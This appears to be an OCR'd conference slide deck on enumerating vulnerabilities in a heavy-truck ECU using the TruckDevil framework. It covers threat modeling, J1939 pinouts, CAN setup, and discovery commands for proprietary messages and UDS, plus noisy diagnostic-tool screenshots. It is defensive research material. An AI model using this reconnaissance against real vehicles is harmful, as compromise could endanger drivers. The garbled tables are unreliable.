



ENUMERATING VULNERABILITIES IN AN ECU

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ABOUT ME

- Senior Security Consultant at Leviathan Security
- Application security enthusiast
- 5 years of heavy vehicle security research experience
- Instructor and mentor for CyberTruck Challenge
- CHV volunteer
- Bachelor's in Computer Science



SECURITY ASSESSMENT ON AN ECU

- Threat model & attack surface
 - Remote attack vectors
 - Severity of compromise
- Get connected
- Discovery phase
 - Features, proprietary protocols, diagnostics...
- Testing all functionality that accepts input
 - Authentication/authorization on sensitive functions?
 - Input validation and handling
 - Logic bypass

TESTING FRAMEWORK

- TruckDevil is an open-source testing framework where collaborators can add various kinds of modules
- It's in early development

github.com/LittleBlondeDevil/TruckDevil

```
Welcome to the truckdevil framework
(truckdevil)help

Documented commands (type help <topic>):
=====
add_device  help  list_device  list_modules  run_module

(truckdevil)list_modules
custom
ecu_discovery
j1939_fuzzer
read_messages
send_messages
(truckdevil)
```


SET UP SOCKETCAN

```
$ sudo ip link show # should report can0
```

```
$ sudo ip link set can0 down
```

```
$ sudo ip link set can0 type can bitrate [250000 or 500000]
```

```
$ sudo ip link set can0 up
```

INSTALL TRUCKDEVIL

```
$ sudo apt install python3.10-venv
```

```
$ git clone https://github.com/LittleBlondeDevil/TruckDevil.git
```

```
$ cd TruckDevil
```

```
$ python3 -mvenv venv
```


```
$ source ./venv/bin/activate
```

```
$ python3 setup.py install
```

```
$ cd truckdevil
```

```
$ python3 truckdevil.py
```


THE TARGET ECU




THREAT MODELING

- Exploitability
 - Remote attack vectors (telematics systems, ELDs, over-the-air programming)
 - Mitigations (isolated network, gateway, authentication)
- Impact of compromise
 - Confidentiality, integrity, availability

TARGET ECU THREAT MODEL

- Manufacturer's website lists convenience features of their vehicles
 - Built-in telematics devices standard on all newer vehicles
 - Advanced remote diagnostics
 - Over-the-air programming
 - Fleet health maintenance
 - TPMS reporting



or

Email Address

Password

SIGN IN

Don't have an account? [SIGN UP NOW](#)

Email Address

[SEND VERIFICATION CODE](#)

New Password

Confirm New Password

First Name

Last Name

[Cancel](#)

* Required Field

Your Information

Verify or enter your personal information below.

User ID *

janedoe4953@gmail.com

First Name *

Jane

Last Name *

Doe

Email Address *

janedoe4953@gmail.com

Phone Number *

(713)555-5555

ZIP / Postal Code *

77001

Country *

United States of America

Carrier / Company Information

Search for an existing carrier before attempting to enter a new carrier.

Search for Existing Carriers/Companies

DOT Number

Carrier / Company name

DOT Number

walmart

Search

Reset

	DOT Number	Carrier / Location	Match Quality
<input type="radio"/>		Enroll a new company.	New
<input type="radio"/>	63585	WAL-MART TRANSPORTATION LLC / Walmart Fleet Services BENTONVILLE, US-AR	Partial

Enroll

DOT Number	Carrier / Location	Match Quality
<input checked="" type="radio"/>	Enroll a new company.	New
<input type="radio"/>	63585 WAL-MART TRANSPORTATION LLC / Walmart Fleet Services BENTONVILLE, US-AR	Partial

DOT Number (Optional)

DOT Number

Carrier / Company name *

JaneDoeTrucking

Company Country *

United States of America

Primary Street Address *

123 Rainbow Drive

Additional Address Information

Company ZIP Code *

77001

City / Town *

Houston

State / Province *

Washington

Company Email Address *

janedoe4953@gmail.com

Company Phone Number *

(713)555-5555

Time Zone *

Central (Chicago, Winnipeg, Mexico City)

Enroll

JaneDoeTrucking Enrollment Pending [REDACTED]

Inbox x



to me ▾

[REDACTED]

Hi Jane Doe,

Thank you for choosing [REDACTED]
We have received your enrollment request.

We are actively working on creating JaneDoeTrucking and enrolling you as an administrator.
You will receive an email once your company is approved and activated.

JaneDoeTrucking Is Now Available [REDACTED]

Inbox x



to me ▾

[REDACTED]

Hi Jane Doe,

Thank you for choosing [REDACTED]
An account for JaneDoeTrucking has been created and is now available.

Login

To login to JaneDoeTrucking click the below link and enter your credentials.

[https://\[REDACTED\]](https://[REDACTED])

Remember to login using the same method you used to create your user login. For help logging in, click this link: <http://bit.ly/>

Dashboard

Data as of 1:06 PM today

JaneDoeTrucking - Locations

1 location selected

Last 24 hours

Include: ☒ At dealership ☒ At known location ☒ With inactive fault codes ☒ No fault codes Apply

Fault Severities

Stop Now	0
Service Immediately	0
Service Soon	0
No Actionable Faults	0

Fault Indicators

Derate Condition	0
Maintenance Related	0
Safety Related	0

Telematics (Includes ALL Vehicles)



Currently Showing: 0 Vehicles
[* Live/Speed Tracking](#)

Unit/Chassis

United States

All Vehicles



OTA Programming Services
Company Administrator Authorization

As the owner ("Customer") of vehicle(s) enrolled in [REDACTED], I designate the individual identified below as Company Administrator with authority to assign permissions related to over-the-air (OTA) programming of engine calibrations and programmable parameters to [REDACTED] with access to the Company Vehicles ("OTA Programming Services"), including

- Assign and revoke programmer access
- Enable and disable Auto-Deploy engine calibration updates
- Deploy engine calibration updates
- Create and deploy programmable parameter update profiles

Through the OTA Programming Services, I will receive the [REDACTED] OTA Programming Services offer, including fast, timely updates no matter where the vehicle is located, greater flexibility to modify engine parameters for the right balance of performance, safety and efficiency, and more, as set forth in the [REDACTED]

I understand that OTA Programming Services are available for the Company Vehicles as long as they are enrolled in [REDACTED]

I represent that I have authority on behalf of the below Customer to make this designation and agree to the terms of the [REDACTED] which I have had the opportunity to read and review.

Name, email and telephone number of the person who will serve as Company Administrator of the Company Vehicles:

Name*: [REDACTED]
Email address*: [REDACTED]
Telephone number*: [REDACTED]

Signature on behalf of Customer*: [REDACTED] Date*: [REDACTED]

Name (printed)*: [REDACTED]

Title*: [REDACTED]

Customer Name*: [REDACTED] DOT Number: [REDACTED]

Customer Address*: [REDACTED]

Customer CIS Number: [REDACTED]

List of Company Vehicles (enter VIN of one or more Company Vehicles)*:

* Required field

TARGET ECU THREAT MODEL


- Remote attack vectors are likely, and possibly on whole fleets of vehicles
- The impact of vulnerabilities found on the ECU could be critical, ranging from information disclosure to vehicle takeover

GETTING CONNECTED

- Isolate ECU on a test bench for initial discovery and testing
 - Power the ECU with a power supply, and connect to data pins (e.g., CAN high/low)
 - Attach to other signal pins as needed for testing various conditions (e.g., wheel speed sensor)
- Place ECU in a truck for testing node-to-node communication, gateways, and features only enabled when vehicle is in motion (Note: dangerous! Use a simulator if possible!)



Pin	Type 2 (Green)
A	Ground
B	Battery
C	J1939 + 500kb
D	J1939 - 500kb
E	J1939 Shield
F	J1708+ / J1939 + 250kb
G	J1708- / J1939 - 250kb
H	OEM Specific
J	OEM Specific





DISCOVERY

- Address and Name
- Status messages
- Proprietary messages
- Diagnostics

- Determine ECU's address

```
> python .\truckdevil.py add_device m2 can0 250000 COM5 run_module ecu_discovery
```

```
Welcome to the ECU Discovery tool.  
(truckdevil.ecu_discovery) active_scan  
scanning...  
scanning complete.  
added 2 new ecus.  
(truckdevil.ecu_discovery) passive_scan  
scanning...  
scanning complete.  
added 1 new ecus.  
(truckdevil.ecu_discovery) view_ecus  
address: 0      NAME: 0000004005000000  
address: 11     NAME: 0000400b00090000  
address: 15     NAME: unknown  
(truckdevil.ecu_discovery)
```

- Look for messages in the proprietary range

```
(truckdevil.ecu_discovery) ? find_proprietary
```

Provide the address of the ECU to discover the proprietary messages it's sending.
Performs passive and active scanning techniques.

usage: find_proprietary <address>

```
(truckdevil.ecu_discovery) find_proprietary 0
```

Scanning...

discovered 8 new unique proprietary messages.

Proprietary messages for address 0:

```
0x18ff3500 06 FF35 00 --> FF [8] FFFFFFFF00FFFFFFF
0x18ff1800 06 FF18 00 --> FF [8] 00FFFFFFFFFFFFFFF
0x18ff9b00 06 FF9B 00 --> FF [8] FFF0F0F0FE00FEF2
0x18efff00 06 EF00 00 --> FF [8] FFFFFFFF00011980
0x18ff5000 06 FF50 00 --> FF [8] FFFFFFFCCFFFFFFF
0x18ffb000 06 FFB0 00 --> FF [8] 7F7F7F7F7F7FFFFF
0x18ff9a00 06 FF9A 00 --> FF [8] 0000000000F0FFFF
0x18ff3800 06 FF38 00 --> FF [8] 000000FFFF96FFFF
```


- Look for the presence of UDS for diagnostics

```
(truckdevil.ecu_discovery) ? find_uds
```

```
Provide the address of the ECU to determine if it responds to a UDS session.  
Performs passive and active scanning techniques.
```

```
usage: find_uds <address>
```

```
(truckdevil.ecu_discovery) find_uds 0
```

```
Scanning...
```

```
ECU did not respond to any tester present requests.
```

- Example of what the tool would find on an ECU that does offer UDS

```
(truckdevil.ecu_discovery) find_uds 11
```

```
Scanning...
```

```
Tester present responses:
```

```
0x18daf90b  06 DA00 0B --> F9 [8]  027E00FFFFFFFFFFFF
```


- What is the ECU's reboot message?

```
(truckdevil.ecu_discovery) ? find_boot_msg
```

```
Provide the address of the ECU to discover it's reboot message in order to detect crashes.  
ECU must be reset during this test.
```

```
usage: find_boot_msg <address>
```

```
(truckdevil.ecu_discovery) find_boot_msg 0  
please shut down the ECU, enter y when done or q to quit: y  
waiting for messages to stop transmitting...  
please power on the ECU, enter y when done or q to quit: y  
reboot message for ECU 0:  
18EEFF00 06 EE00 00 --> FF [0008] 00000004005000000
```

- Are there any engineering or diagnostic tools available that interact with the ECU?
 - Often these expose functionality for reading/writing parameters and firmware
- I found several tools sold from the manufacturer that can reprogram blank modules, read parameters, perform diagnostics, data log, etc.
 - beware sketchy free versions; these are usually old or don't have all the features and probably contain malware
 - Just buy the < \$500 product key or get one as part of the assessment

File Connection Tools Help

COM Link - De-Activate

Instructions

New Instructions Panel

Vehicle Information

Searching for engine...

• Check cable connections.

• Check that the correct Com Link is selected in the Tools menu.

Diagnostic Trouble Codes

DTC	SPN	FMI	Type	Freeze Frame	Message	Count	Module
-----	-----	-----	------	--------------	---------	-------	--------

Clear DTCs

Refresh DTC/Vehicle Events

Show All Modules

Sniffer

S...	Module Name	Time	Message...
------	-------------	------	------------

Signals

1.05

1.00

0.95

0.90

0.85

0.80

0.75

0.70

0.65

0.60

0.55

0.50

0.45

0.40

0.35

0.30

0.25

0.20

0.15

0.10

0.05

0.00

-29

-28

-27

-26

-25

-24

-23

-22

-21

-20

-19

-18

-17

-16

-15

-14

-13

-12

-11

-10

-9

-8

-7

-6

-5

-4

-3

-2

-1

0

1

seconds

Y...

Name

~

Abbreviation

Value

Units

Wa...

Parameters

Undo All Changes...

Program Engine...

☐ Only Show Watched

ID	Name	Raw Units	Value	Write Access	Read Access	Program...	Undo	Watched	Customer P...
----	------	-----------	-------	--------------	-------------	------------	------	---------	---------------

- Before connecting, record a baseline so you know what messages the ECU sends on a regular interval

```
> python .\truckdevil.py add_device m2 can0 250000 COM5 run_module read_messages
```

```
Welcome to the Read Messages tool.  
(truckdevil.read_messages) set log_to_file true  
(truckdevil.read_messages) set log_name baseline.txt  
(truckdevil.read_messages) set abstract_TPM true  
(truckdevil.read_messages) print_messages  
0CF00400      03 F004 00 --> FF [0008] F87D7D000000F07D  
10FCE300      04 FCE3 00 --> FF [0008] FE0000FFFFFFFFFFFF  
18F0090B      06 F009 0B --> FF [0008] FFFFFFFFFFFFFFFFFF  
18FD9400      06 FD94 00 --> FF [0008] 0000FFFF0000FFFF  
10FCFD00      04 FCFD 00 --> FF [0008] FFFFFFFFFF2964FFFF  
18FEDB00      06 FEDB 00 --> FF [0008] FFFF00FEFFFFFFFFFF  
18FEEF00      06 FEEF 00 --> FF [0008] FFFFFFFFFE8080FFFA  
18F0000F      06 F000 0F --> FF [0008] 517D7DFF007DFF7D  
18FE6900      06 FE69 00 --> FF [0008] 00FEFFFFFFFFF00FE  
18FEF200      06 FEF2 00 --> FF [0008] 000000FEFFFFFFEFFF
```


- Then record all the traffic that occurs upon connecting with the tool

```
(truckdevil.read_messages) set log_name diag_connect.txt  
(truckdevil.read_messages) print_messages
```

- While recording, press the “Activate COM Link” button in the diagnostic tool
- Perform a passive scan in ECU discovery to determine the diagnostic tool’s address

```
Welcome to the ECU Discovery tool.  
(truckdevil.ecu_discovery) passive_scan  
scanning...  
scanning complete.  
added 4 new ecus.  
(truckdevil.ecu_discovery) view_ecus  
address: 0      NAME: unknown  
address: 11     NAME: unknown  
address: 15     NAME: unknown  
address: 249    NAME: unknown
```

Vehicle Information

Engine Type: XXXXXXXXXX
Software Identification: DECAATMA
Vehicle Identification Number: 3H5D353R6CN582020
Engine Serial Number: 125H42Y4114626
EDC Customer Unit Number: 0
Transmission Type: Manual
Rated Power: 430.0 hp
Total Miles: 568,425.2 miles
Total Fuel Used: 93,440.0 gal
Engine On Time: 18,780.71 hr

Diagnostic Trouble Codes

ID	SPN	FMI	Type	Freeze Frame	Message	Count	Module
81N	4479	2	Preloading	Open	AFT Fuel Demand Valve High Side Short Circuit	1	Engine Chassis
81N	4271	2	Preloading	Open	PMV signal Out of Range R10R	1	Engine Chassis
81N	4271	2	Preloading	Open	PMV open low/circuit	1	Engine Chassis
81N	4479	2	Preloading	Open	ICL signal Out of Range R10R	1	Engine Chassis
81N	4474	2	Preloading	Open	ICL signal Out of Range R10R	1	Engine Chassis
81N	4480	2	Preloading	Open	APTF2L signal Out of Range R10R	1	Engine Chassis
81N	4477	2	Preloading	Open	APTF2L signal Out of Range R10R	1	Engine Chassis
81N	4481	2	Preloading	Open	APTF2L signal Out of Range R10R	1	Engine Chassis
81N	4482	2	Preloading	Open	FUELT signal Out of Range R10R	1	Engine Chassis
81N	4481	2	Preloading	Open	ICL signal Out of Range R10R	1	Engine Chassis

Clear DTCs

Refresh DTC/Vehicle Events

Show All Modules

Sniffer

ID	Module Name	Time	Message...
1	ASD Control Module	01/01/04/740	181,751
2	Engine Control Module	01/01/07/240	243,218
3	Relay - Engine	01/01/02/664	28,493
4	DEF Board Diagnostic-Service Tool	01/01/01/023	281,345

Signals



ID	Name	Abbreviation	Value	Units	W...
1204	A/C System Refrigerant Monitoring Ene...	A/C Not Enabled	Disabled		
1205	A/C System Refrigerant Monitoring Status	A/C System Mon F...	Complete		
1207	A/C system refrigerant monitoring Status	A/C	Test complete, no...		
1208	A/C system refrigerant monitoring Stg...	A/C	Test not expected...		
1209	A/C Demand	A/C	OFF		
191	AEC Accelerator Switch	AEC-Acc	Not Available		
192	AEC Coast/Decelerate Switch	AEC-Co	Not Available		
193	AEC Enable Switch	AEC-En	OFF		
194	AEC Remote Accelerator Position	MAP	Not Available		
195	AEC Remote Signal Source #1	AEC RSP #1	OFF		
196	AEC Remote Signal Source #2	AEC RSP #2	OFF		
197	AEC Remote Switch State	3-AEC-SW	OFF/Disabled		
198	AEC Retard Switch	AEC-Ret	Not Available		
199	AEC Ret Switch	AEC-Ret	Not Available		
1210	AFT Exhaust Gas Heat Flow	EHF	0.000	kg/hr	
1479	AFT Fuel Demand CTS	APTFIC	Excess		
1480	AFT Fuel Pressure 1	APTFP1	Excess		
1481	AFT Fuel Pressure 2	APTFP2	Excess		
1482	AFT Fuel Rate	APTFR	0.000	kg/hr	
1483	AFT Fuel Shutoff CTS	APTFSC	Excess		
1484	AFT Fuel Temperature	APTFTE	Excess		
1714	AFT Number of Active Engines (Tripl)	APFTAR	1,800		
1714	AFT Regen Inhibit - AEC Active	APFTAREG	Not Inhibited		
1717	AFT Regen Inhibit - Accelerator OFF	APFTAREG	Not Inhibited		

Parameters

[Hide All Columns] [Program Engine...] [Only Show Watched]									
ID	Name	Raw Units	Value	Write Access	Read Access	Program...	Undo	Watched	Customer P...
0010	Crankshaft Position Learning Reset Request		0	Write	Available				
0011	Reset Torque Enable		Enable	Write	Available				
0012	Trap Aftertreatment Fuel Speed	3/10	000.0	Write	Available				
0013	Remote AEC Variable Speed Switch Input...		See Handbook Input	Write	Available				
0014	Total Distance with Fan On		00,000.00	Engineering	Available				
0015	Total AEC Mobile Fuel Speed	3/10	0.0	Engineering	Available				
0016	Vehicle Identification Number		0000000000000000	Program Support Available					
0017	Trap Inhibit OverSpeed 1 Time		00.00	Engineering	Available				
0018	Trap Inhibit OverSpeed 2 Time		00.00	Engineering	Available				
0019	Trap Inhibit OverSpeed 3 Time		00.00	Engineering	Available				
0020	Remote Accelerator Pedal Input Selection		See CAN Input 1	Write	Available				
0021	Trap Fan Time in Stop Zone		00,000.00	Engineering	Available				
0022	Total AEC Preliminary Fuel Speed	3/10	0.0	Engineering	Available				
0023	Trap Inhibit OverSpeed 1 Time		00.00	Engineering	Available				
0024	Trap Inhibit OverSpeed 2 Time		00.00	Engineering	Available				
0025	Trap Inhibit OverSpeed 3 Time		00.00	Engineering	Available				
0026	Trap Inhibit OverSpeed 4 Time		00.00	Engineering	Available				
0027	Trap Inhibit OverSpeed 5 Time		00.00	Engineering	Available				
0028	Trap Inhibit OverSpeed 6 Time		00.00	Engineering	Available				
0029	Trap Inhibit OverSpeed 7 Time		00.00	Engineering	Available				
0030	Trap Inhibit OverSpeed 8 Time		00.00	Engineering	Available				
0031	Trap Inhibit OverSpeed 9 Time		00.00	Engineering	Available				
0032	Trap Inhibit OverSpeed 10 Time		00.00	Engineering	Available				
0033	Trap Inhibit OverSpeed 11 Time		00.00	Engineering	Available				
0034	Trap Inhibit OverSpeed 12 Time		00.00	Engineering	Available				
0035	Trap Inhibit OverSpeed 13 Time		00.00	Engineering	Available				
0036	Trap Inhibit OverSpeed 14 Time		00.00	Engineering	Available				
0037	Trap Inhibit OverSpeed 15 Time		00.00	Engineering	Available				
0038	Trap Inhibit OverSpeed 16 Time		00.00	Engineering	Available				
0039	Trap Inhibit OverSpeed 17 Time		00.00	Engineering	Available				
0040	Trap Inhibit OverSpeed 18 Time		00.00	Engineering	Available				
0041	Trap Inhibit OverSpeed 19 Time		00.00	Engineering	Available				
0042	Trap Inhibit OverSpeed 20 Time		00.00	Engineering	Available				
0043	Trap Inhibit OverSpeed 21 Time		00.00	Engineering	Available				
0044	Trap Inhibit OverSpeed 22 Time		00.00	Engineering	Available				
0045	Trap Inhibit OverSpeed 23 Time		00.00	Engineering	Available				
0046	Trap Inhibit OverSpeed 24 Time		00.00	Engineering	Available				
0047	Trap Inhibit OverSpeed 25 Time		00.00	Engineering	Available				
0048	Trap Inhibit OverSpeed 26 Time		00.00	Engineering	Available				
0049	Trap Inhibit OverSpeed 27 Time		00.00	Engineering	Available				
0050	Trap Inhibit OverSpeed 28 Time		00.00	Engineering	Available				
0051	Trap Inhibit OverSpeed 29 Time		00.00	Engineering	Available				
0052	Trap Inhibit OverSpeed 30 Time		00.00	Engineering	Available				
0053	Trap Inhibit OverSpeed 31 Time		00.00	Engineering	Available				
0054	Trap Inhibit OverSpeed 32 Time		00.00	Engineering	Available				
0055	Trap Inhibit OverSpeed 33 Time		00.00	Engineering	Available				
0056	Trap Inhibit OverSpeed 34 Time		00.00	Engineering	Available				
0057	Trap Inhibit OverSpeed 35 Time		00.00	Engineering	Available				
0058	Trap Inhibit OverSpeed 36 Time		00.00	Engineering	Available				
0059	Trap Inhibit OverSpeed 37 Time		00.00	Engineering	Available				
0060	Trap Inhibit OverSpeed 38 Time		00.00	Engineering	Available				
0061	Trap Inhibit OverSpeed 39 Time		00.00	Engineering	Available				
0062	Trap Inhibit OverSpeed 40 Time		00.00	Engineering	Available				
0063	Trap Inhibit OverSpeed 41 Time		00.00	Engineering	Available				
0064	Trap Inhibit OverSpeed 42 Time		00.00	Engineering	Available				
0065	Trap Inhibit OverSpeed 43 Time		00.00	Engineering	Available				
0066	Trap Inhibit OverSpeed 44 Time		00.00	Engineering	Available				
0067	Trap Inhibit OverSpeed 45 Time		00.00	Engineering	Available				
0068	Trap Inhibit OverSpeed 46 Time		00.00	Engineering	Available				
0069	Trap Inhibit OverSpeed 47 Time		00.00	Engineering	Available				
0070	Trap Inhibit OverSpeed 48 Time		00.00	Engineering	Available				
0071	Trap Inhibit OverSpeed 49 Time		00.00	Engineering	Available				
0072	Trap Inhibit OverSpeed 50 Time		00.00	Engineering	Available				
0073	Trap Inhibit OverSpeed 51 Time		00.00	Engineering	Available				
0074	Trap Inhibit OverSpeed 52 Time		00.00	Engineering	Available				
0075	Trap Inhibit OverSpeed 53 Time		00.00	Engineering	Available				
0076	Trap Inhibit OverSpeed 54 Time		00.00	Engineering	Available				
0077	Trap Inhibit OverSpeed 55 Time		00.00	Engineering	Available				
0078	Trap Inhibit OverSpeed 56 Time		00.00	Engineering	Available				
0079	Trap Inhibit OverSpeed 57 Time		00.00	Engineering	Available				
0080	Trap Inhibit OverSpeed 58 Time		00.00	Engineering	Available				
0081	Trap Inhibit OverSpeed 59 Time		00.00	Engineering	Available				
0082	Trap Inhibit OverSpeed 60 Time		00.00	Engineering	Available				
0083	Trap Inhibit OverSpeed 61 Time		00.00	Engineering	Available				
0084	Trap Inhibit OverSpeed 62 Time		00.00	Engineering	Available				
0085	Trap Inhibit OverSpeed 63 Time		00.00	Engineering	Available				
0086	Trap Inhibit OverSpeed 64 Time		00.00	Engineering	Available				
0087	Trap Inhibit OverSpeed 65 Time		00.00	Engineering	Available				
0088	Trap Inhibit OverSpeed 66 Time		00.00	Engineering	Available				
0089	Trap Inhibit OverSpeed 67 Time		00.00	Engineering	Available				
0090	Trap Inhibit OverSpeed 68 Time		00.00	Engineering	Available				
0091	Trap Inhibit OverSpeed 69 Time		00.00	Engineering	Available				
